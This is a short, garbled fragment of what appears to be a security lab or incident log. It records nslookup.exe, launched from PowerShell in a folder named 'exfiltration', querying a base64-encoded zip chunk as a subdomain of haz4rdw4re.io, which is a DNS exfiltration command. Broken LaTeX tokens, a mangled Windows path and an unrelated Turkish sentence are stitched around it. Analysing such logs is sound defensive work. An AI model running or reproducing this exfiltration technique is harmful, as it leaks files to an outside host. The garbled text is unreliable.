                                                                                                                        \textbf{process.command\_line:} \ \texttt{"C:Windows} system \texttt{32} \\ \texttt{nslookup.exe"} \ \texttt{UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io} \\ \textbf{1} \\ \texttt{1} \\ \texttt{1} \\ \texttt{1} \\ \texttt{2} \\ \texttt{3} \\ \texttt{3} \\ \texttt{4} \\ \texttt
                                                                                                                        process.name: nslookup.exe
                                                                                                                        process.parent.name: powershell.exe
                                                                                                                        process.parent.pid: 3728
                                                                                                                        process.pid: 5520
                                                                                                                        process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                                                                                                                        timestamp: 03/01/2025 07:26:39.282
```

Her ikisini de 0 hatayla bitirdik.

